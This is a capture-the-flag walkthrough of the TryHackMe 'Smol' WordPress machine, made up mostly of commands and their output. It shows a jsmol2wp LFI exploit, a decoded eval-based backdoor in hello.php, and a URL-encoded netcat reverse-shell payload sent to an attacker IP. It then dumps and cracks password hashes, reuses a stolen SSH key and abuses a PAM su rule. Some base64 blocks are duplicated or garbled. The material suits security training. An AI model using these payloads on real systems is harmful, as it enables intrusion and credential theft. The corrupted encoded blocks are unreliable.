/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
        define( 'ABSPATH', __DIR__ . '/' );
}


/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
```

we can use this vulnerability (LFI) to get the credentials

bash

```
root in yoinkas/HACKER/COMMANMDS via  v8.4.27
❯ curl -s 'http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?
isform=true&call=getRawDataFromDatabase&query=php://filter/convert.base64-
encode/resource=../../../../wp-content/plugins/hello.php'
PD9waHAKLyoqCiAqIEBwYWNrYWdlIEhlbGxvX0RvbGx5CiAqIEB2ZXJzaW9uIDEuNy4yCiAqLwovKgpQbHVnaW4gTmFtZTo
gSGVsbG8gRG9sbHkKUGx1Z2luIFVSSTogaHR0cDovL3dvcmRwcmVzcy5vcmcvc2x1Z2lucy9oZWxsby1kb2xseS8KRGVzY3
JpcHRpb246IFRoaXMgaXMgbm90IGp1c3QgYSBwbHVnaW4sIGl0IHN5bWJvbGl6ZXMgdGhlIGhvcGUgYW5kIGVudGh1c2lhc
20gb2YgYW4gZW50aXJlIGdlbmVyYXRpb24gc3VtbWVkIHVwIGluIHR3byB3b3JkcyBzdW5nIG1vc3QgZmFtb3VzbHkgYnkg
TG91aXMgQXJtc3Ryb25nOiBIZWxsbywgRG9sbHkuIFdoZW4gYWN0aXZhdGVkIHlvdSB3aWxsIHJhbmRvbWx5IHNlZSBhIGx
5cmljIGZyb20gPGNpdGU+SGVsbG8sIERvbGx5PC9jaXRlPiBpbiB0aGUgdXBwZXIgcmlnaHQgb2YgeW91ciBhZG1pbiBzY3
JlZW4gb24gZXZlcnkgcGFnZS4KQXV0aG9yOiBNYXR0IE11bGxlbndlZwpWZXJzaW9uOiAxLjcuMgpBdXRob3IgVVJJOiBod
HRwOi8vbWEudHQvCiovCgpmdW5jdGlvbiBoZWxsb19kb2xseV9nZXRfbHlyaWMoKSB7CgkvKiogVGhlc2UgYXJlIHRoZSBs
eXJpY3MgdG8gSGVsbG8gRG9sbHkgKi8KCSRseXJpY3MgPSAiSGVsbG8sIERvbGx5LCBEb2xseQpJdCdzIHNvIG5pY2UgdG
8gaGF2ZSB5b3UgYmFjayB3aGVyZSB5b3UgYmVsb25nCllvdSdyZSBsb29raW4nIHN3ZWxsLCBEb2xseQpJdCdzIHNvIG5pY2UgdG
8gaGF2ZSB5b3UgYmFjayB3aGVyZSB5b3UgYmVsb25nCllvdSdyZSBsb29raW4nIHN3ZWxsLCBEb2xseQpJIGNhbiB0ZWxsL
CBEb2xseQpZb3UncmUgc3RpbGwgZ2xvd2luJywgeW91J3JlIHN0aWxsIGNyb3dpbicKWW91J3JlIHN0aWxsIGdvaW4nIHN0
cm9uZwpJIGZlZWwgdGhlIHJvb20gc3dheWluJwpXaGlsZSB0aGUgYmFuZCdzIHBsYXlpbicKT25lIG9mIG91ciBmYXZvcn
cm9uZwpJIGZlZWwgdGhlIHJvb20gc3dheWluJwpXaGlsZSB0aGUgYmFuZCdzIHBsYXlpbicKT25lIG9mIG91ciBmYXZvcn
2b3JpdGUgc29uZ3MgZnJvbSB3YXkgYmFjayB3aGVuClNvLCB0YWtlIGhlciB3cmFwLCBmZWxsYXMKRG9sbHksIG5ldmVyIGdvIGF3YXkgYWdhaW4KSGVsbG8sIERvbGx5LCBEb2xseQpJdCdzIHNvIG5pY2UgdG
8gaGF2ZSB5b3UgYmFjayB3aGVyZSB5b3UgYmVsb25nCllvdSdyZSBsb29raW4nIHN3ZWxsLCBEb2xseQpJIGNhbiB0ZWxsL
CBEb2xseQpZb3UncmUgc3RpbGwgZ2xvd2luJywgeW91J3JlIHN0aWxsIGNyb3dpbicKWW91J3JlIHN0aWxsIGdvaW4nIHN0
cm9uZwpJIGZlZWwgdGhlIHJvb20gc3dheWluJwpXaGlsZSB0aGUgYmFuZCdzIHBsYXlpbicKT25lIG9mIG91ciBmYXZvcn
2b3JpdGUgc29uZ3MgZnJvbSB3YXkgYmFjayB3aGVuClNvLCBnb2xseSwgZ2VlLCBmZWxsYXMKSGF2ZSBhIGxpdHRsZSBmYW
l0aCBpbiBtZSwgZmVsbGFzCkRvbGx5LCBuZXZlciBnbyBhd2F5ClByb21pc2UsIHlvdSdsbCBuZXZlciBnbyBhd2F5CkRvb
Gx5J2xsIG5ldmVyIGdvIGF3YXkgYWdhaW4iOwoKCS8vIEhlcmUgd2Ugc3BsaXQgaXQgaW50byBsaW5lcy4KCXgaW50byBsaW5lcy4KCSRseXJpY3Mg
PSBleHBsb2RlKCAiXG4iLCAkbHlyaWNzICk7CgoJLy8gQW5kIHRoZW4gcmFuZG9tbHkgY2hvb3NlIGEgbGluZS4KCXJldHV
ybiB3cHRleHR1cml6ZSggJGx5cmljc1sgbXRfcmFuZCggMCwgY291bnQoICRseXJpY3MgKSAtIDEgKSBdICk7Cn0KCi8vIF
RoaXMganVzdCBlY2hvZXMgdGhlIGNob3NlbiBsaW5lLCB3ZSdsbCBwb3NpdGlvbiBpdCBsYXRlci4KZnVuY3Rpb24gaGVsb
G9fZG9sbHkoKSB7CglldmFsKGJhc2U2NF9kZWNvZGUoJ0NpQnBaaUFvYVhOelpYUW9KRjlIUlZSYklsd3hORE5jTVRVMVhI
ZzJOQ0pkS1NrZ2V5QnplWE4wWlcwb0pGOUhSVlJiSWx3eE5ETmNlRFprWERFME5DSmRLVHNnZlNBPScpKTsKCQoJJGNob3N
lbiA9IGhlbGxvX2RvbGx5X2dldF9seXJpYygpOwoJJGxhbmcgICA9ICcnOwoJaWYgKCAnZW5fJyAhPT0gc3Vic3RyKCBnZX
RfdXNlcl9sb2NhbGUoKSwgMCwgMyApICkgewoJCSRsYW5nID0gJyBsYW5nPSJlbiInOwoJfQoKCXByaW50ZigKCQknPHAga
WQ9ImRvbGx5Ij48c3BhbiBjbGFzcz0ic2NyZWVuLXJlYWRlci10ZXh0Ij4lcyA8L3NwYW4+PHNwYW4gZGlyPSJsdHIiJXM+
JXM8L3NwYW4+PC9wPicsCgkJX18oICdEdRdW90ZSBmcm9tIEhlbGxvIERvbGx5IHNvbmcsIGJ5IEplcnJ5IEhlcm1hbjonICk
sCgkJGxhbmcsCgkJGNob3NlbgoJKTsKfQoKLy8gTm93IHdlIHNldCB0aGF0IGZ1bmN0aW9uIHVwIHRvIGV4ZWN1dGUgd2
hlbiB0aGUgYWRtaW5fbm90aWNlcyBhY3Rpb24gaXMgY2FsbGVkLgphZGRfYWN0aW9uKCAnYWRtaW5fbm90aWNlcycsICdoZ
Wxsb19kb2xseScgKTsKCi8vIFdlIG5lZWQgc29tZSBDU1MgdG8gcG9zaXRpb24gdGhlIHBhcmFncmFwaC4KZnVuY3Rpb24g
ZG9sbHlfY3NzKCkgewoJJGNobyAiCgk8c3R5bGUgdHlwZT0ndGV4dC9jc3MnPgoJI2RvbGx5IHsKCQlmb9hdDogcmlnaHQ
7CgkJcGFkZGluZzogNXB4IDEwcHg7CgkJbWFyZ2luOiAwOwoJCWZvbnQtc2l6ZTogMTJweDsKCQlsaW5lLWhlaWdodDogMS
42NjY2OwoJfQoJLnJ0bCAjZG9sbHkgewoJCWZsb2F0OiBsZWZ0OwoJfQoJLmJsb2NrLWVkaXRvci1wYWdlICNkb2xseSB7C
gkJZGlzcGxheTogZmxleDsKCX0KCUBtZWRpYSBzY3JlZW4gYW5kICht4KSB7CgkJI2RvbGx5LAoJ
```

```
CS5ydGwgI2RvbGx5IHsKCQkJZmxvYXQ6IG5vbmU7CgkJCXBhZGRpbmctbGVmdDogMDsKCQkJcGFkZGluZy1yaWdodDogMDs
KCQl9Cgl9Cgk8L3N0eWxlPgoJIjsKfQoKYWRkX2FjdGlvbiggJ2FkbWluX2hlYWQnLCAnZG9sbHlfY3NzJyApOwo=
```

bash

```
root in yoinkas/HACKER/COMMANMDS via  v8.4.27
❯ echo
"PD9waHAKLyoqCiAqIEBwYWNrYWdlIEhlbGxvX0RvbGx5CiAqIEB2ZXJzaW9uIDEuNy4yCiAqLwovKgpQbHVnaW4gTmFtZT
ogSGVsbG8gRG9sbHkKUGx1Z2luIFVSSTogaHR0cDovL3dvcmRwcmVzcy5vcmcvcGx1Z2lucy9oZWxsby1kb2xseS8KRGVzY
3JpcHRpb246IFRoaXMgaXMgbm90IGp1c3QgYSBwbHVnaW4sIGl0IHN5bWJvbGl6ZXMgdGhlIGhvcGUgYW5kIGVudGh1c2lh
c20gb2YgYW4gZW50aXJlIGdlbmVyYXRpb24gc3VtbWVkIHVwIGluIHR3byB3b3JkcyBzdW5nIG1vc3QgZmFtb3VzbHkgYnk
gTG91aXMgQXJtc3Ryb25nOiBIZWxsbywgRG9sbHkuIFdoZW4gYWN0aXZhdGVkIHlvdSB3aWxsIHJhbmRvbWx5IHNlZSBhIG
x5cmljIGZyb20gPGNpdGU+SGVsbG8sIERvbGx5PC9jaXRlPiBpbiB0aGUgdXBwZXIgcmlnaHQgb2YgeW91ciBhZG1pbiBzY
3JlZW4gb24gZXZlcnkgcGFnZS4KQXV0aG9yOiBNYXR0IE11bGxlbndlZwpWZXJzaW9uOiAxLjcuMgpBdXRob3IgVVJJOiBo
dHRwOi8vbWEudHQvCiovCgpmdW5jdGlvbiBoZWxsb19kb2xseV9nZXRfbHlyaWMoKSB7CgkvKiogVGhlc2UgYXJlIHRoZSB
seXJpY3MgdG8gSGVsbG8gRG9sbHkgKi8KCSRseXJpY3MgPSAiSGVsbG8sIERvbGx5CldlbGwsIGhlbGxvLCBEb2xseQpJdC
dzIHNvIG5pY2UgdG8gaGF2ZSB5b3UgYmFjayB3aGVyZSB5b3UgYmVsb25nCllvdSdyZSBsb29raW4nIHN3ZWxsLCBEb2xse
QpJIGNhbiB0ZWxsLCBEb2xseQpZb3UncmUgc3RpbGwgZ2xvd2luJywgeW91J3JlIHN0aWxsIGNyb3dpbicKWW91J3JlIHN0
aWxsIGdvaW4nIHN0cm9uZwpJIGZlZWwgdGhlIHJvb20gc3dheWluJwpXaGlsZSB0aGUgYmFuZCdzIHBsYXlpbicKT25lIG9
mIG91ciBvbGQgZmF2b3JpdGUgc29uZ3MgZnJvbSB3YXkgYmFjayB3aGVuCllvLCB0YWtlIGhlciB3cmFwLCBmZWxsYXMKRG
9sbHksIG5ldmVyIGdvIGF3YXkgYWdhaW4KSGVsbG8sIERvbGx5CldlbGwsIGhlbGxvLCBEb2xseQpJdCdzIHNvIG5pY2Ugd
G8gaGF2ZSB5b3UgYmFjayB3aGVyZSB5b3UgYmVsb25nCllvdSdyZSBsb29raW4nIHN3ZWxsLCBEb2xseQpJIGNhbiB0ZWxs
LCBEb2xseQpZb3UncmUgc3RpbGwgZ2xvd2luJywgeW91J3JlIHN0aWxsIGNyb3dpbicKWW91J3JlIHN0aWxsIGdvaW4nIHN
0cm9uZwpJIGZlZWwgdGhlIHJvb20gc3dheWluJwpXaGlsZSB0aGUgYmFuZCdzIHBsYXlpbicKT25lIG9mIG91ciBvbGQgZm
F2b3JpdGUgc29uZ3MgZnJvbSB3YXkgYmFjayB3aGVuClNvLCBmZWxsYXMKSGF2ZSBhIGxpdHRsZSBmYWl0aCBpbiBtZSwgb
Wl0aCBpbiBtZSwgZmVsbGFzCkRvbGx5LCBuZXZlciBnbyBhd2F5ClByb21pc2UsIHlvdSdsbCBuZXZlciBnbyBhd2F5CkRv
bGx5J2xsIG5ldmVyIGdvIGF3YXkgYWdhaW4iOwoKCS8vIEhlcmUgd2Ugc3BsaXQgaXQgaW50byBsaW5lcy4KCSRseXJpY3M
gPSBleHBsb2RlKCAiXG4iLCAkbHlyaWNzICk7CgoJLy8gQW5kIHRoZW4gcmFuZG9tbHkgY2hvb3NlIGEgbGluZS4KCXJldH
VybiB3cHRleHR1cml6ZSggJGx5cmljc1sgbXRfcmFuZCggMCwgY291bnQoICRseXJpY3MgKSAtIDEgKSBdICk7Cn0KCi8vI
FRoaXMganVzdCBlY2hvZXMgdGhlIGNob3NlbiBsaW5lLCB3ZSdsbCBwb3NpdGlvbiBpBpdCBsYXRlci4KZnVuY3Rpb24gaGVs
bG9fZG9sbHkoKSB7CglldmFsKGJhc2U2NF9kZWNvZGUoJ0NpQnBaaUFvYVhOelpYUW9KRjlIUlZSYklsd3hORE5jTVRVMVh
IZzJOQ0pkS1NrZ2V5QnplWE4wWlcwb0pGOUhSVlJiSWx3eE5ETmNlRFprWERFME5DSmRLVHNnZlNBPScpKTsKCQoJJGNob3
NlbiA9IGhlbGxvX2RvbGx5X2dldF9seXJpYygpOwoJJGxhbmcgICA9ICcnOwoJaWYgKCAnZW5fJyAhPT0gc3Vic3RyKCBnZ
XRfdXNlcl9sb2NhbGUoKSwgMCwgMyApICkgewoJCSRsYW5nID0gJyBsYW5nPSJlbiInOwoJfQoKCXByaW50ZigKCQknPHAg
aWQ9ImRvbGx5Ij48c3BhbiBjbGFzcz0ic2NyZWVuLXJlYWRlci10ZXh0Ij4lcyA8L3NwYW4+PHNwYW4gZGlyPSJsdHIiJXM
+JXM8L3NwYW4+PC9wPicsCgkJX18oICddRdW90ZSBmcm9tIEhlbGxvIERvbGx5IHNvbmcsIGJ5IEplcnJ5IEhlcm1hbjonIC
ksCgkJJGxhbmcsCgkJJGNob3NlbgoJKTsKfQoKLy8gTm93IHdlIHNldCB0aGF0IGZ1bmN0aW9uIHVwIHRvIGV4ZWN1dGUgd
2hlbiB0aGUgYWRtaW5fbm90aWNlcyBhY3Rpb24gaXMgY2FsbGVkLgphZGRfYWN0aW9uKCAnYWRtaW5fbm90aWNlcycsICdo
ZWxsb19kb2xseV9kb2xseV9kb2xseV9kb2xseV9kb2xseV9kb2xseV9kb2xseV9kb2xseV9kb2xseV9kb2xseV9kb2xseV9kb24
gZG9sbHlfY3NzKCkgewoJZWNobyAiCgk8c3R5bGUgdHlwZT0ndGV4dC9jc3MnPgoJI2RvbGx5IHsKCQlmbG9hdDogcmlnaH
Q7CgkJcGFkZGluZzogNXB4IDEwcHg7CgkJbWFyZ2luOiAwOwoJCWZvbnQtc2l6ZTogMTJweDsKCQlsaW5lLWhlaWdodDogM
S42NjY2OwoJfQoJLnJ0bCAjZG9sbHkgewoJCWZsb2F0OiBsZWZ0OwoJfQoJLmJsb2NrLWVkaXRvci1wYWdlICNkb2xseSB7
CgkJZGlzcGxheTogbG9jayAhaW1wb3J0YW50OwoJfQoJI2RvbGx5LAo8L3N0eWxlPiAiCk9wdGlvbnMtbGVmdDogMTc
```

```
base64 -d
<?php
/**
 * @package Hello_Dolly
 * @version 1.7.2
 */
/*
Plugin Name: Hello Dolly
Plugin URI: http://wordpress.org/plugins/hello-dolly/
Description: This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong: Hello, Dolly. When activated you will randomly see a lyric from <cite>Hello, Dolly</cite> in the upper right of your admin screen on every page.
Author: Matt Mullenweg
Version: 1.7.2
Author URI: http://ma.tt/
*/


function hello_dolly_get_lyric() {
        /** These are the lyrics to Hello Dolly */
        $lyrics = "Hello, Dolly
Well, hello, Dolly
It's so nice to have you back where you belong
You're lookin' swell, Dolly
I can tell, Dolly
You're still glowin', you're still crowin'
You're still goin' strong
I feel the room swayin'
While the band's playin'
One of our old favorite songs from way back when
So, take her wrap, fellas
Dolly, never go away again
Hello, Dolly
Well, hello, Dolly
It's so nice to have you back where you belong
You're lookin' swell, Dolly
I can tell, Dolly
You're still glowin', you're still crowin'
You're still goin' strong
I feel the room swayin'
While the band's playin'
```

```
One of our old favorite songs from way back when
So, golly, gee, fellas
Have a little faith in me, fellas
Dolly, never go away
Promise, you'll never go away
Dolly'll never go away again";


        // Here we split it into lines.
        $lyrics = explode( "\n", $lyrics );


        // And then randomly choose a line.
        return wptexturize( $lyrics[ mt_rand( 0, count( $lyrics ) - 1 ) ] );
}


// This just echoes the chosen line, we'll position it later.
function hello_dolly() {

eval(base64_decode('CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDN
ceDZkXDE0NCJdKTsgfSA='));


        $chosen = hello_dolly_get_lyric();
        $lang   = '';
        if ( 'en_' !== substr( get_user_locale(), 0, 3 ) ) {
                $lang = ' lang="en"';
        }


        printf(
                '<p id="dolly"><span class="screen-reader-text">%s </span><span
dir="ltr"%s>%s</span></p>',
                __( 'Quote from Hello Dolly song, by Jerry Herman:' ),
                $lang,
                $chosen
        );
}


// Now we set that function up to execute when the admin_notices action is called.
```

```
add_action( 'admin_notices', 'hello_dolly' );


// We need some CSS to position the paragraph.
function dolly_css() {
	echo "
	<style type='text/css'>
	#dolly {
		float: right;
		padding: 5px 10px;
		margin: 0;
		font-size: 12px;
		line-height: 1.6666;
	}
	.rtl #dolly {
		float: left;
	}
	.block-editor-page #dolly {
		display: none;
	}
	@media screen and (max-width: 782px) {
		#dolly,
		.rtl #dolly {
			float: none;
			padding-left: 0;
			padding-right: 0;
		}
	}
	</style>
	";
}



add_action( 'admin_head', 'dolly_css' );
```

```bash
root in yoinkas/HACKER/COMMANMDS via  v8.4.27
❯ echo
"CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDNceDZkXDE0NCJdKTsgfS
A=" | base64 -d


 if (isset($_GET["\143\155\x64"])) { system($_GET["\143\x6d\144"]); }
```

The weird characters (\143\155\x64) are just octal and hex for the letters c, m, d.

```bash
http://www.smol.thm/wp-admin/?cmd=id
```



Pasted 11/13/2026, 4:40:16 PM

```bash
http://www.smol.thm/wp-admin/?
cmd=rm+%2Ftmp%2Ff%3Bmkfifo+%2Ftmp%2Ff%3Bcat+%2Ftmp%2Ff%7C%2Fbin%2Fsh+-
i+2%3E%261%7Cnc+192.168.137.45+4444+%3E%2Ftmp%2Ff
```

```bash
root in yoinkas/HACKER/COMMANMDS via  v8.4.27
❯ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.137.45] from (UNKNOWN) [10.65.185.16] 50530
/bin/sh: 0: can't access tty; job control turned off
$
```

```bash
www-data@ip-10-66-136-84:/tmp$ netstat -tulnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program
name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 10.66.136.84:68         0.0.0.0:*                           -
udp6       0      0 :::55637                :::*                                -
www-data@ip-10-66-136-84:/tmp$
```

bash

```
www-data@ip-10-66-136-84:/tmp$ mysql -u wpuser -p'kbLSF2Vop#lw3rjDZ629*Z%G' -h 127.0.0.1 -P
3306
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 31
Server version: 8.0.42-0ubuntu0.20.04.1 (Ubuntu)


Copyright (c) 2000, 2025, Oracle and/or its affiliates.


Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.


Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


mysql> show databases:
    -> ;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to
your MySQL server version for the right syntax to use near ':' at line 1
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| wordpress          |
+--------------------+
5 rows in set (0.01 sec)


mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
Database changed
mysql> show tables;
+---------------------------+
| Tables_in_wordpress       |
+---------------------------+
| wp_bp_activity            |
| wp_bp_activity_meta       |
| wp_bp_invitations         |
| wp_bp_messages_messages   |
| wp_bp_messages_meta       |
| wp_bp_messages_notices    |
| wp_bp_messages_recipients |
| wp_bp_notifications       |
| wp_bp_notifications_meta  |
| wp_bp_optouts             |
| wp_bp_xprofile_data       |
| wp_bp_xprofile_fields     |
| wp_bp_xprofile_groups     |
| wp_bp_xprofile_meta       |
| wp_commentmeta            |
| wp_comments               |
| wp_links                  |
| wp_options                |
| wp_postmeta               |
| wp_posts                  |
| wp_signups                |
| wp_term_relationships     |
| wp_term_taxonomy          |
| wp_termmeta               |
| wp_terms                  |
| wp_usermeta               |
| wp_users                  |
| wp_wysija_campaign        |
| wp_wysija_campaign_list   |
| wp_wysija_custom_field    |
| wp_wysija_email           |
| wp_wysija_email_user_stat |
| wp_wysija_email_user_url  |
| wp_wysija_form            |
| wp_wysija_list            |
| wp_wysija_queue           |
```

```
| wp_wysija_url             |
| wp_wysija_url_mail        |
| wp_wysija_user            |
| wp_wysija_user_field      |
| wp_wysija_user_history    |
| wp_wysija_user_list       |
+---------------------------+
42 rows in set (0.00 sec)


mysql> USE wordpress;
Database changed
mysql> SELECT ID, user_login, user_email, user_registered, user_status,
    ->        LEFT(user_pass, 20) AS hash_prefix
    -> FROM wp_users;
+----+------------+--------------------+---------------------+-------------+------------------
---+
| ID | user_login | user_email         | user_registered     | user_status | hash_prefix
|
+----+------------+--------------------+---------------------+-------------+------------------
---+
|  1 | admin      | admin@smol.thm     | 2023-08-16 06:58:30 |           0 |
$P$BH.CF15fzRj4li7nR |
|  2 | wpuser     | wp@smol.thm        | 2023-08-16 11:04:07 |           0 |
$P$BfZjtJpXL9gBwzNjL |
|  3 | think      | josemlwdf@smol.thm | 2023-08-16 15:01:02 |           0 |
$P$BOb8/koi4nrmSPW85 |
|  4 | gege       | gege@smol.thm      | 2023-08-17 20:18:50 |           0 |
$P$B1UHruCd/9bGD.TtV |
|  5 | diego      | diego@local        | 2023-08-17 20:19:15 |           0 |
$P$BWFBcbXdzGrsjnbc5 |
|  6 | xavi       | xavi@smol.thm      | 2023-08-17 20:20:01 |           0 |
$P$BB4zz2JEnM2H3WE2R |
+----+------------+--------------------+---------------------+-------------+------------------
---+
6 rows in set (0.00 sec)
```

bash

```
root in THM/MAChines/smol
❯ john --format=phpass --wordlist=/usr/share/wordlists/rockyou.txt /tmp/wp_hashes.txt
john --format=phpass --show /tmp/wp_hashes.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Note: Passwords longer than 13 [worst case UTF-8] to 39 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
sandiegocalifornia (diego)
1g 0:00:02:46 11.60% (ETA: 04:37:43) 0.005998g/s 11027p/s 63038c/s 63038C/s eastern07..earal4
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session aborted
diego:sandiegocalifornia

1 password hash cracked, 5 left
```

bash

```
diego@ip-10-66-136-84:~$ id
uid=1002(diego) gid=1002(diego) groups=1002(diego),1005(internal)
diego@ip-10-66-136-84:~$ cd /home
diego@ip-10-66-136-84:/home$ ls
diego  gege  ssm-user  think  ubuntu  xavi
diego@ip-10-66-136-84:/home$ ls -la
total 32
drwxr-xr-x  8 root     root     4096 Nov 14 08:11 .
drwxr-xr-x 18 root     root     4096 Nov 14 08:11 ..
drwxr-x---  2 diego    internal 4096 Aug 18  2023 diego
drwxr-x---  2 gege     internal 4096 Aug 18  2023 gege
drwxr-xr-x  2 ssm-user ssm-user 4096 Jul 20  2025 ssm-user
drwxr-x---  5 think    internal 4096 Jan 12  2024 think
drwxr-xr-x  3 ubuntu   ubuntu   4096 Nov 14 08:11 ubuntu
drwxr-x---  2 xavi     internal 4096 Aug 18  2023 xavi
diego@ip-10-66-136-84:/home$ cd think
diego@ip-10-66-136-84:/home/think$ ls
diego@ip-10-66-136-84:/home/think$ ls -la
total 32
drwxr-x--- 5 think internal 4096 Jan 12  2024 .
drwxr-xr-x 8 root  root     4096 Nov 14 08:11 ..
lrwxrwxrwx 1 root  root        9 Jun 21  2023 .bash_history -> /dev/null
-rw-r--r-- 1 think think     220 Jun  2  2023 .bash_logout
-rw-r--r-- 1 think think    3771 Jun  2  2023 .bashrc
drwx------ 2 think think    4096 Jan 12  2024 .cache
drwx------ 3 think think    4096 Aug 18  2023 .gnupg
-rw-r--r-- 1 think think     807 Jun  2  2023 .profile
drwxr-xr-x 2 think think    4096 Jun 21  2023 .ssh
lrwxrwxrwx 1 root  root        9 Aug 18  2023 .viminfo -> /dev/null
diego@ip-10-66-136-84:/home/think$ cd .ssh
diego@ip-10-66-136-84:/home/think/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
diego@ip-10-66-136-84:/home/think/.ssh$
```

now we can get the ssh key and login as think.

bash

```
diego@ip-10-66-136-84:/home/think/.ssh$ ssh -i id_rsa think@127.0.0.1
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:fPdkjeIhg7HmjGk2AnebriXvbKlaLTdnUxVPBcsB/Fs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)


 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro


 System information as of Sat 14 Nov 2026 09:26:37 AM UTC


  System load:  0.0               Processes:             133
  Usage of /:   69.1% of 9.75GB   Users logged in:       0
  Memory usage: 28%               IPv4 address for ens5: 10.66.136.84
  Swap usage:   0%


 * Ubuntu 20.04 LTS Focal Fossa has reached its end of standard support on 31 Ma

   For more details see:
   https://ubuntu.com/20-04


Expanded Security Maintenance for Infrastructure is not enabled.


0 updates can be applied immediately.


37 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 20.04 at
https://ubuntu.com/20-04
```

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.


think@ip-10-66-136-84:~$
```

bash

```
think@ip-10-66-136-84:/home/xavi$ cat /etc/pam.d/su
#
# The PAM configuration file for the Shadow `su' service
#


# This allows root to su without passwords (normal operation)
auth       sufficient pam_rootok.so
auth  [success=ignore default=1] pam_succeed_if.so user = gege
auth  sufficient                 pam_succeed_if.so use_uid user = think
# Uncomment this to force users to be a member of group root
# before they can use `su'. You can also add "group=foo"
# to the end of this line if you want to use a group other
# than the default "root" (but this may have side effect of
# denying "root" user, unless she's a member of "foo" or explicitly
# permitted earlier by e.g. "sufficient pam_rootok.so").
# (Replaces the `SU_WHEEL_ONLY' option from login.defs)
# auth       required   pam_wheel.so


# Uncomment this if you want wheel members to be able to
# su without a password.
# auth       sufficient pam_wheel.so trust


# Uncomment this if you want members of a specific group to not
# be allowed to use su at all.
# auth       required   pam_wheel.so deny group=nosu


# Uncomment and edit /etc/security/time.conf if you need to set
# time restrainst on su usage.
# (Replaces the `PORTTIME_CHECKS_ENAB' option from login.defs
# as well as /etc/porttime)
# account    requisite  pam_time.so


# This module parses environment configuration file(s)
# and also allows you to use an extended config
# file /etc/security/pam_env.conf.
```

```
#
# parsing /etc/environment needs "readenv=1"
session       required   pam_env.so readenv=1
# locale variables are also kept into /etc/default/locale in etch
# reading this file *in addition to /etc/environment* does not hurt
session       required   pam_env.so readenv=1 envfile=/etc/default/locale


# Defines the MAIL environment variable
# However, userdel also needs MAIL_DIR and MAIL_FILE variables
# in /etc/login.defs to make sure that removing a user
# also removes the user's mail spool file.
# See comments in /etc/login.defs
#
# "nopen" stands to avoid reporting new mail when su'ing to another user
session    optional   pam_mail.so nopen


# Sets up user limits according to /etc/security/limits.conf
# (Replaces the use of /etc/limits in old login)
session    required   pam_limits.so


# The standard Unix authentication modules, used with
# NIS (man nsswitch) as well as normal /etc/passwd and
# /etc/shadow entries.
@include common-auth
@include common-account
@include common-session
```

so this is saying as long as you are think when you are logged in and run su then you will automatically be switched to gege user

```bash
gege@ip-10-66-136-84:~$ ls
wordpress.old.zip
gege@ip-10-66-136-84:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...


THEN DOWNLAODING IT ON YOUR MACHINE


root in THM/MAChines/smol
❯  wget http://www.smol.thm:8000/wordpress.old.zip




root in THM/MAChines/smol took 2s
❯ unzip wordpress.old.zip
Archive:  wordpress.old.zip
   creating: wordpress.old/
